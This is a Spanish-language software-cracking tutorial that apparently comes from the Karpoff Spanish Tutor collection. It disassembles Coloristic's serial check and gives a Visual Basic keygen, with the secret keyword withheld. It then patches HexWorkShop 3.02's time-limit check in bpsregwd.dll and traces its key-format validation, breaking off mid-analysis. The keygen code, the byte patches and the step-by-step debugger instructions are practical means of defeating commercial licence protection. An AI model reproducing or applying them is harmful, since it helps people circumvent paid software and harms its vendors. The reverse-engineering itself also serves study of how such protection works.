:00403C78 50                  push eax
```

Vamos a ir ahora al botón del W32DASM llamado Goto Code Location y nos vamos a ir a la referencia de arriba que sería la dirección 00403C26 (marcada en rojo), caemos en ella y empezamos a ver nuestros alrededores y vemos que es un salto condicional je, veamos el código y analicémoslo...

```
:00403C13 50                  push eax
:00403C14 8B4D9C              mov ecx, dword ptr [ebp-64]
:00403C17 E8E41C0000          call 00405900      Esta es la Call que genera el serial correcto
:00403C1C 8B459C              mov eax, dword ptr [ebp-64]      El valor 0 ó 1 lo guarda en EAX
:00403C1F 83B8D800000000      cmp dword ptr [eax+000000D8], 00000000      Compara EAX no igual a 0
:00403C26 7448                je 00403C70     Si EAX igual 0 entonces ir a 00403C70

* Possible Ref to Menu: MenuID_0064, Item: "About Coloristic"

* Possible Reference to String Resource ID=00500: "Thank you for registering your copy of Coloristic ..."

:00403C28 68F4010000          push 000001F4
:00403C2D 8D45F0              lea eax, dword ptr [ebp-10]
:00403C30 50                  push eax
```

Hagamos clic en el botón CALL de la barra de herramientas de W32DASM y caemos en este punto, vemos que la direción es 00405900, cargamos el TRW2000 y buscamos el programa coloristic.exe haciendo clic en browse, hacemos clic en load y nos aparece el punto de entrada del programa, ctrl+n y cerramos la ventana, vamos a Help > Register... e ingresamos nuestros datos en mi caso ya los dije, ponemos un punto de ruptura (Breakpoint) en 405900, volvemos al programa y al hacer clic en Register, salta el TRW2000, y

```
:00405900 55                  push ebp      Caemos aqui
:00405901 89E5                mov ebp, esp
:00405903 53                  push ebx
:00405904 56                  push esi
:00405905 81EC30010000        sub esp, 00000130
:0040590B 898DC8FEFFFF        mov dword ptr [ebp+FFFFFEC8], ecx
:00405911 8B4508              mov eax, dword ptr [ebp+08]
:00405914 8B5004              mov edx, dword ptr [eax+04]      EDX recibe el valor de la longitud del nombre
:00405917 8995CCFEFFFF        mov dword ptr [ebp+FFFFFECC], edx
:0040591D 8B1510F04200        mov edx, dword ptr [0042F010]      Un valor 10 como constante
:00405923 8995D0FEFFFF        mov dword ptr [ebp+FFFFFED0], edx
:00405929 83BDCCFEFFFF01      cmp dword ptr [ebp+FFFFFECC], 00000001
:00405930 7C09                jl 0040593B
```

:00405932 83BDD0FEFFFF01 cmp dword ptr [ebp+FFFFFED0], 00000001
:00405939 7D19 jge 00405954 **Vamos a 00405954**

:00405954 8B4508 mov eax, dword ptr [ebp+08] **EAX = Nuestro nombre**
:00405957 8B00 mov eax, dword ptr [eax]
:00405959 40 inc eax
:0040595A 50 push eax
:0040595B 8D85F4FEFFFF lea eax, dword ptr [ebp+FFFFFEF4]
:00405961 50 push eax
:00405962 E8B9270000 call 00408120 **Crea una lista de caracteres con el nombre**
:00405967 59 pop ecx **Recibe nuestro nombre**
:00405968 59 pop ecx
:00405969 8B85CCFEFFFF mov eax, dword ptr [ebp+FFFFFECC]
:0040596F 3B85D0FEFFFF cmp eax, dword ptr [ebp+FFFFFED0]
:00405975 7D09 jge 00405980
:00405977 8B95CCFEFFFF mov edx, dword ptr [ebp+FFFFFECC]
:0040597D EB07 jmp 00405986
:0040597F 90 nop
:00405980 8B95D0FEFFFF mov edx, dword ptr [ebp+FFFFFED0]
:00405986 8995D4FEFFFF mov dword ptr [ebp+FFFFFED4], edx
:0040598C C785D8FEFFFF00000000 mov dword ptr [ebp+FFFFFED8], 00000000
:00405996 EB23 jmp 004059BB **Pone EAX a 0 y crea una lista por medio de una palabra clave, la cual servirá adelante, sale y va a 00405A3F**

El código que continuaba fué omitido adrede para no mostrar la palabra secreta que es la base para la generación del serial correcto, el siguiente código es la continuación después de salir de la rutina de la palabra secreta
@j@ Esta es la rutina de generación del serial correcto

:004059E0 8B9DCCFEFFFF mov ebx, dword ptr [ebp+FFFFFECC] **Longitud del nombre**
:004059E6 2B9DD0FEFFFF sub ebx, dword ptr [ebp+FFFFFED0] **EBX=Constante 10 - Longitud del nombre**
:004059EC 8B85E0FEFFFF mov eax, dword ptr [ebp+FFFFFEE0] **EAX = 0 en cada vuelta sumara 1 a EAX**
:004059F2 0FB69405F4FEFFFF movzx edx, byte ptr [ebp+eax-0000010C] **Ir aqui para ver Nota 1**
:004059FA 0395E0FEFFFF add edx, dword ptr [ebp+FFFFFEE0] **Sumara el valor de EAX**
:00405A00 01D3 add ebx, edx **EBX=EBX+EDX**
:00405A02 899DE4FEFFFF mov dword ptr [ebp+FFFFFEE4], ebx **Mueve el resultado, servirá adelante**
:00405A08 8B8DE4FEFFFF mov ecx, dword ptr [ebp+FFFFFEE4]
:00405A0E D1E1 shl ecx, 1 **ECX=ECX*2**
:00405A10 8B95E4FEFFFF mov edx, dword ptr [ebp+FFFFFEE4] **Recupera el valor de EBX anterior**
:00405A16 D1EA shr edx, 1 **Divide el valor entre 2 y saca el entero**
:00405A18 01D1 add ecx, edx **ECX=ECX+EDX**
:00405A1A 038DD4FEFFFF add ecx, dword ptr [ebp+FFFFFED4] **Suma a ECX la longitud del nombre**
:00405A20 898DE8FEFFFF mov dword ptr [ebp+FFFFFEE8], ecx
:00405A26 8B95E4FEFFFF mov edx, dword ptr [ebp+FFFFFEE4] **Recupera el valor de EBX**
:00405A2C 0FAF95E8FEFFFF imul edx, dword ptr [ebp+FFFFFEE8] **EDX=EDX*ECX**
:00405A33 0195DCFEFFFF add dword ptr [ebp+FFFFFEDC], edx **Acumula el valor de EDX**
:00405A39 FF85E0FEFFFF inc dword ptr [ebp+FFFFFEE0] **Incrementa uno a EAX**
:00405A3F 8B85E0FEFFFF mov eax, dword ptr [ebp+FFFFFEE0]
:00405A45 3B85CCFEFFFF cmp eax, dword ptr [ebp+FFFFFECC]
:00405A4B 7C93 jl 004059E0 **Compara si valor es menor no salta**
:00405A4D 8B85DCFEFFFF mov eax, dword ptr [ebp+FFFFFEDC] **EAX recibe el acumulado total**
:00405A53 31D2 xor edx, edx EDX=0
:00405A55 F7B5D0FEFFFF div dword ptr [ebp+FFFFFED0] **Ver Nota 2 aqui**
:00405A5B 89D2 mov edx, edx
:00405A5D 8995ECFEFFFF mov dword ptr [ebp+FFFFFEEC], edx **Ver Nota 3 aqui**
:00405A63 8BB5ECFEFFFF mov esi, dword ptr [ebp+FFFFFEEC]
:00405A69 46 inc esi
:00405A6A 8B1D0CF04200 mov ebx, dword ptr [0042F00C]
:00405A70 8A1433 mov dl, byte ptr [ebx+esi]
:00405A73 8895F0FEFFFF mov byte ptr [ebp+FFFFFEF0], dl
:00405A79 FFB5DCFEFFFF push dword ptr [ebp+FFFFFEDC]
:00405A7F 0FBE85F0FEFFFF movsx eax, byte ptr [ebp+FFFFFEF0]
:00405A86 50 push eax

```
:00405A87 68EA524100          push 004152EA
:00405A8C 8D85F4FEFFFF        lea eax, dword ptr [ebp+FFFFFEF4]
:00405A92 50                  push eax
:00405A93 E868490000          call 0040A400
:00405A98 83C410              add esp, 00000010
```

Aqui si solicitamos D ESP ya podemos ver nuestro serial

Nota 1: Extrae caracteres de acuerdo a la longitud del nombre, primero el 1, luego el 2, etc. aqui se utiliza la palabra secreta, el valor devuelto es decimal y es la suma de cada caracter en orden desde el primer caracter de cada palabra (la secreta y nuestro nombre)

Nota 2: Extrae el caracter en la última posición de EAX, lo devuelve a EDX

Nota 3: Extrae el caracter de la posición devuelta a EDX de la palabra secreta

Modulo de generación del serial programado en Visual Basic

```
Private Sub Command1_Click()
    minombre = Trim(Text1.Text)
    miserial = 0
    clave = "COLOQUE AQUI LA PALABRA CLAVE"
    largo = Len(minombre)
If largo < 10 Then
    falta = 10 - largo
Else
    faltan = largo - 10
End If
If largo > 10 Then
    largo1 = 10
Else
    largo1 = largo
End If
For i = 1 To largo1
    charac1 = Asc(Mid(minombre, i, 1))
    charac2 = Asc(Mid(clave, i, 1))
    Charac3 = charac1 + charac2
    minombre1 = minombre1 + Chr(Charac3)
Next
If Len(minombre) > 10 Then
    minombre = minombre1 + Mid(minombre, 11, (Len(minombre) - 10))
Else
    minombre = minombre1
End If
For i = 1 To Len(Trim(minombre))
    edx = Asc(Mid(minombre, i, 1))
    edx = edx + (i - 1)
    ebx = edx - falta
    ecx = ebx * 2
    edx = Int(ebx / 2)
    ecx = ecx + edx
    ecx = ecx + largo
    edx = ebx * ecx
    miserial = miserial + edx
Next
```

```
    LETRA = Mid(Trim(Str(miserial)), Len(Trim(Str(miserial))), 1) + 1
    LETRA = Mid(clave, LETRA, 1)
    Text2.Text = LETRA + Trim(Str(miserial))
End Sub
```

Eso es todo, ahora ya hemos generado nuestro propio serial o nuestro keygen, antes que nada no está demás decirles que

"Si les gusta el programa paguen por él"

No me responsabilizo por el mal uso de este tutorial, el fin principal es "Aprender Más".

Ahora quiero saludar a nuestro buen amigo Karpoff que es quien nos apoya en este arte de enseñar, así tambien a CaoS_ReptantE puesto que sin su ayuda desinteresada este tutorial no hubiese sido posible, gracias tambien a Act_MagO por algunas cosillas.

ByTESCRK

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2001	
Programa:	**HexWorkShop v3.02**

PROTECCION:	Aplicacion con limite de tiempo		
Descripcion:	Editor Hexadecimal		
Dificultad:	Novato		
DOWNLOAD:	http://bpsoft.com		
Herramientas:	Softice v4.0, W32dasm v8.93, Hex WorkShop v 2.20		
CRACKER:	**Fantomas:**	**FECHA:**	07/07/2001


INTRODUCCION

En esta ocacion voy a analizar la version `v3.02`, no puedo hablar sobre las ventajas o desventajas de esta aplicacion, ya que al momento de hacer uso de esta, ya estaba vencido el periodo de evaluacion, y bueno, algo habia que hacer


Un tanto ingenuo, volvi a instalar la aplicacion, para ver si en algo cambiaban las cosas, por aquello de que pudiese ser un error de instalacion o registro, y nada asi que

AL ATAKE

Veamos primero que pasa, despues de correr la aplicacion, tenemos enfrente algo asi:




cerramos la aplicacion y ahora nos aparece esto:




noten que marca una fecha de expiracion el `8 de Agosto` y apenas estamos en `Julio`, pero eso no importa


Nuevamente corremos la aplicacion, y ahora tenemos presente el siguiente mensage



valla que son especiales estas gentes de `BreackPoint Software Inc.` ya que insisto que tienen una mania por las cajas de texto o cajas de dialogo, bueno sigamos adelante, seleccionemos el boton `Unlock` y entraremos a la seccion de registro



sin embargo estos datos no son validos y el resultado es



Ahora carguemos la aplicacion con el `W32dasm` y busquemos la cadena de texto `Invalid Key` o la cadena de texto `Please check your key and try again` y para nuestra sorpresa, no vamos a enconrtrar ninguna, es mas si buscas las cadenas de texto de la caja de dialogo anterior `Registration Information`, `Name`, `Company` o `Cancel` no vamos a encontrar nada, entonces que pasa.

La respuesta la vamos a encontrar en el archivo `bpsregwd.dll`, carguemoslo con el `W32dasm` y busquemos la cadena de texto `Invalid Key`

```
|
:10002E35 EB4E jmp 10002E85
|
* Referenced by a Conditional Jump at Address :10002E09
|
* Possible Reference to String Resource ID=00014: "Please check
your key and try again. If this problem persis"
|
:10002E37 6A0E push 0000000E
:10002E39 8D4DEC lea ecx, dword ptr [ebp-14]
:10002E3C E822C70000 call 1000F563
|
```

```
* Possible Reference to String Resource ID=00012: "Invalid Key"
|
:10002E41 6A0C push 0000000C
:10002E43 8D4DF0 lea ecx, dword ptr [ebp-10]
:10002E46 E818C70000 call 1000F563
:10002E4B 6A40 push 00000040
:10002E4D 8BCE mov ecx, esi
:10002E4F FF75F0 push [ebp-10]
:10002E52 FF75EC push [ebp-14]
|
```

vamonos entonces a ver quien llamo a esta rutina (vamos a la direccion `:10002E09`)

```
|
:10002DFF E83BF4FFFF call 1000223F
:10002E04 83C418 add esp, 00000018
:10002E07 85C0 test eax, eax
:10002E09 752C jne 10002E37
|
* Possible Reference to String Resource ID=00013: "Thank you!
Your product has been unlocked."
|
:10002E0B 6A0D push 0000000D
:10002E0D 8D4DEC lea ecx, dword ptr [ebp-14]
:10002E10 E84EC70000 call 1000F563
|
```


llegando aqui, es claro lo que vamos a hacer, sustituimos

`:10002E07 852C TEST EAX, EAX` por `:10002E07 33C0 XOR EAX, EAX`

o bien

`:10002E09 752C JNE 10002E37` por `:10002E09 752C JE 10002E37`

corremos la aplicacion, en la ventana `Product Expiration` le damos a `Unlock` en la siguiente caja llenamos los campos `Name`, `Company` y `Key` y le damos `OK` y obtendremos esto



sencillo no creen? y si creen que ya logramos 'crecer' la aplicacion. pues con mucha pena les digo que todo este teatro es una rutina 'caza-tontos', ya que una vez que le das a `Aceptar` se cierra la aplicacion y todo vuelve a empezar

Por lo tanto, empezamos a sospechar que esta aplicacion esta confeccionada de una forma diferente a las versiones anteriores, justo cuando me empezaba a aburrir esto de la Informatica Inversa, encuentro algo interesante, vamos a analizar mas a fondo la aplicacion.

Vamos observar que la rutina

```
|
:10002D73 FF766C push [esi+6C]
:10002D76 8D850CFFFFFF lea eax, dword ptr [ebp+FFFFFF0C]
:10002D7C 50 push eax
:10002D7D E85E0A0000 call 100037E0
:10002D82 FF7664 push [esi+64]
:10002D85 8D855CFFFFFF lea eax, dword ptr [ebp+FFFFFF5C]
:10002D8B 50 push eax
:10002D8C E84F0A0000 call 100037E0
:10002D91 FF7668 push [esi+68]
:10002D94 8D45CC lea eax, dword ptr [ebp-34]
:10002D97 50 push eax
:10002D98 E8430A0000 call 100037E0
:10002D9D FF7670 push [esi+70]
:10002DA0 8D45AC lea eax, dword ptr [ebp-54]
:10002DA3 50 push eax
:10002DA4 E8370A0000 call 100037E0
|
```

copia desde la localidad de memoria `#0167:00C94250` hasta la localidad memoria `#015F:0064EBA0,` todos los datos que pusimos

Mas adelante nos volvemos a encontrar en la direccion `:10002DFF` con siguiente instruccion

```
|
:10002DFF E83BF4FFFF call 1000223F
|
```

y justo aqui, nos meternos a la rutina `:1000223F` para ver que sucede ahi dentro

```
|
* Referenced by a CALL at Addresses :10002DFF
|
:1000223F 55 push ebp
:10002240 8BEC mov ebp, esp
:10002242 81ECC8010000 sub esp, 000001C8
:10002248 53 push ebx
```

```
|
::::::::::::::::::::::::::::::::::::::::::::
|
:10002272 50 push eax
:10002273 8D45EC lea eax, dword ptr [ebp-14]
:10002276 50 push eax
:10002277 FF751C push [ebp+1C]
:1000227A E896FCFFFF call 10001F15
|
```

podemos observar que no sucede nada imoportante hasta llegar a la direccion `:1000227A`, vallamos ahora dentro de la rutina `:10001F15`

```
|
:10001F15 55 push ebp
:10001F16 8BEC mov ebp, esp
:10001F18 81EC54010000 sub esp, 00000154
:10001F1E 53 push ebx
:10001F1F 56 push esi
:10001F20 8065FF00 and byte ptr [ebp-01], 00
:10001F24 57 push edi
:10001F25 6880000000 push 00000080
:10001F2A 8D85ACFEFFFF lea eax, dword ptr [ebp+FFFFFEAC]
:10001F30 FF7508 push [ebp+08]
:10001F33 50 push eax
:10001F34 E8E7240000 call 10004420
:10001F39 8D852CFFFFFF lea eax, dword ptr [ebp+FFFFFF2C]
:10001F3F 50 push eax
:10001F40 8D856CFFFFFF lea eax, dword ptr [ebp+FFFFFF6C]
:10001F46 50 push eax
:10001F47 8D45AC lea eax, dword ptr [ebp-54]
:10001F4A 50 push eax
:10001F4B 8D85ACFEFFFF lea eax, dword ptr [ebp+FFFFFEAC]
:10001F51 50 push eax
:10001F52 E838FFFFFF call 10001E8F
|
```

lo mas importante hasta aqui es la rutina `call 10004420,` ya que copia la serie de numeros que pusimos como `KEY`
desde la localidad de memoria `0064EC60` hasta `0064E828` para empezar a checarla, para ello saltemos ahora hasta la rutina `:10001E8F`

```
|
* Referenced by a CALL at Address :10001F52
|
:10001E8F 55 push ebp
:10001E90 8BEC mov ebp, esp
:10001E92 53 push ebx
:10001E93 56 push esi
|
* Possible StringData Ref from Data Obj ->"-"
```

```
|
:10001E94 BEA4810110 mov esi, 100181A4
:10001E99 33DB xor ebx, ebx
:10001E9B 56 push esi
:10001E9C FF7508 push [ebp+08]
:10001E9F E8A4220000 call 10004148
:10001EA4 59 pop ecx
:10001EA5 3BC3 cmp eax, ebx
:10001EA7 59 pop ecx
:10001EA8 7465 je 10001F0F
:10001EAA 50 push eax
:10001EAB FF750C push [ebp+0C]
:10001EAE E82D190000 call 100037E0
:10001EB3 56 push esi
:10001EB4 53 push ebx
:10001EB5 E88E220000 call 10004148
:10001EBA 83C410 add esp, 00000010
:10001EBD 3BC3 cmp eax, ebx
:10001EBF 744E je 10001F0F
:10001EC1 50 push eax
:10001EC2 FF7510 push [ebp+10]
:10001EC5 E816190000 call 100037E0
:10001ECA 56 push esi
:10001ECB 53 push ebx
:10001ECC E877220000 call 10004148
:10001ED1 83C410 add esp, 00000010
:10001ED4 3BC3 cmp eax, ebx
:10001ED6 7437 je 10001F0F
:10001ED8 50 push eax
:10001ED9 FF7514 push [ebp+14]
:10001EDC E8FF180000 call 100037E0
|
```

lo primero que les voy a mencionar es que en la direccion `:10001F0F` se encuentra la salida con error, asi que evitaremos caer ahi, y la salida con exito en `:10001F0D` asi que habra que saltar todos los obstaculos hasta llegar aqui.

Cada vez que entra a la rutina `:10004148`, detecta donde estan los 'guiones' `(-)` `0x2Dh` y los sustituye por `0x00h`

y cada vez que entra a la rutina `:100037E0`, copia cada seccion de la `KEY` en otras areas de la memoria (`:0064E928`, `:0064E908` y `:0064E8E8`), es claro que nosotros solo pusimos dos secciones, asi que la rutina nos sacara en la direccion `:10001ED6 7437 je 10001F0F`

en caso de haber puesto tres secciones, habriamos avanzado, para entonces toparnos con otro filtro

```
|
:10001EE1 FF7514 push [ebp+14]
:10001EE4 E8E7190000 call 100038D0
```

```
:10001EE9 83C40C add esp, 0000000C
:10001EEC 83F804 cmp eax, 00000004
:10001EEF 751E jne 10001F0F
:10001EF1 FF7510 push [ebp+10]
:10001EF4 E8D7190000 call 100038D0
:10001EF9 83F806 cmp eax, 00000006
:10001EFC 59 pop ecx
:10001EFD 7510 jne 10001F0F
:10001EFF FF750C push [ebp+0C]
:10001F02 E8C9190000 call 100038D0
:10001F07 83F805 cmp eax, 00000005
:10001F0A 59 pop ecx
:10001F0B 7202 jb 10001F0F
:10001F0D B301 mov bl, 01
|
* Referenced by a Conditional Jump at Addresses: :10001EA8,
:10001EBF, :10001ED6, :10001EEF, :10001EFD, :10001F0B
|
:10001F0F 8AC3 mov al, bl
:10001F11 5E pop esi
:10001F12 5B pop ebx
:10001F13 5D pop ebp
:10001F14 C3 ret
|
```

observen que la longitud de cada seccion es otro factor a considerar (`5 , 6 y 4 caracteres`), asi que cambiamos de inmediato nuestro `KEY` por este otro `12345-678909-8765`, esperamos que como minimo lleguemos a la direccion `:10001F0D` con exito

Arrancamos de nuevo y regresamos de la rutina `call 10001E8F` con la bandera a 1, o sea con el valor del acumulador igual a uno, a partir de este momento (se supone que estamos en la direccion `:10001F57`), la salida por error es `:100020B6` asi que evitaremos caer aqui, nos vamos hasta la direccion

```
|
:10001F52 E838FFFFFF call 10001E8F
:10001F57 83C41C add esp, 0000001C
:10001F5A 84C0 test al, al
:10001F5C 0F8454010000 je 100020B6
:10001F62 8D45AC lea eax, dword ptr [ebp-54]
:10001F65 50 push eax
:10001F66 E865190000 call 100038D0
:10001F6B 83F805 cmp eax, 00000005
:10001F6E 59 pop ecx
:10001F6F 0F8C41010000 jl 100020B6
:10001F75 8D7405A8 lea esi, dword ptr [ebp+eax-58]
:10001F79 8D45EC lea eax, dword ptr [ebp-14]
:10001F7C 56 push esi
:10001F7D 50 push eax
```

```
:10001F7E E85D180000 call 100037E0
:10001F83 802600 and byte ptr [esi], 00
:10001F86 807DAC2A cmp byte ptr [ebp-54], 2A
:10001F8A 59 pop ecx
:10001F8B 59 pop ecx
:10001F8C 7508 jne 10001F96
|
```

donde, una vez efectuado el salto, empieza el verdadero analisis de nuestra KEY que de hecho es un tanto complicada, y aunque paresca mucho 'rollo', la voy a poner completa, ya que para eso estamos aqui, para aprender a analizar

```
|
:10001F96 8D45F8 lea eax, dword ptr [ebp-08]
:10001F99 6A0A push 0000000A
:10001F9B 50 push eax
:10001F9C 8D45AC lea eax, dword ptr [ebp-54]
:10001F9F 50 push eax
:10001FA0 E847220000 call 100041EC
```

veamos, la rutina `:100041EC` analiza el primer digito (nuestro caso es `12345-678909-8765`), el resultado obtenido lo guarda en la localidad de memoria `0064EB5C` = `00000001`

```
:10001FA5 8B4D10 mov ecx, dword ptr [ebp+10]
:10001FA8 83C40C add esp, 0000000C
:10001FAB 8901 mov dword ptr [ecx], eax
:10001FAD 8A45EC mov al, byte ptr [ebp-14]
:10001FB0 80650A00 and byte ptr [ebp+0A], 00
:10001FB4 884508 mov byte ptr [ebp+08], al
:10001FB7 8A45ED mov al, byte ptr [ebp-13]
:10001FBA 884509 mov byte ptr [ebp+09], al
:10001FBD 8D45F8 lea eax, dword ptr [ebp-08]
:10001FC0 6A10 push 00000010
:10001FC2 50 push eax
:10001FC3 8D4508 lea eax, dword ptr [ebp+08]
:10001FC6 50 push eax
:10001FC7 E83C240000 call 10004408
```

la rutina `:10004408` analiza el segundo y tercer digito (nuestro caso es `123345-678909-8765`), el resultado obtenido lo guarda en la localidad de memoria `0064EB73` = `00000023`

```
:10001FCC 8B4D14 mov ecx, dword ptr [ebp+14]
:10001FCF 83C40C add esp, 0000000C
:10001FD2 8801 mov byte ptr [ecx], al
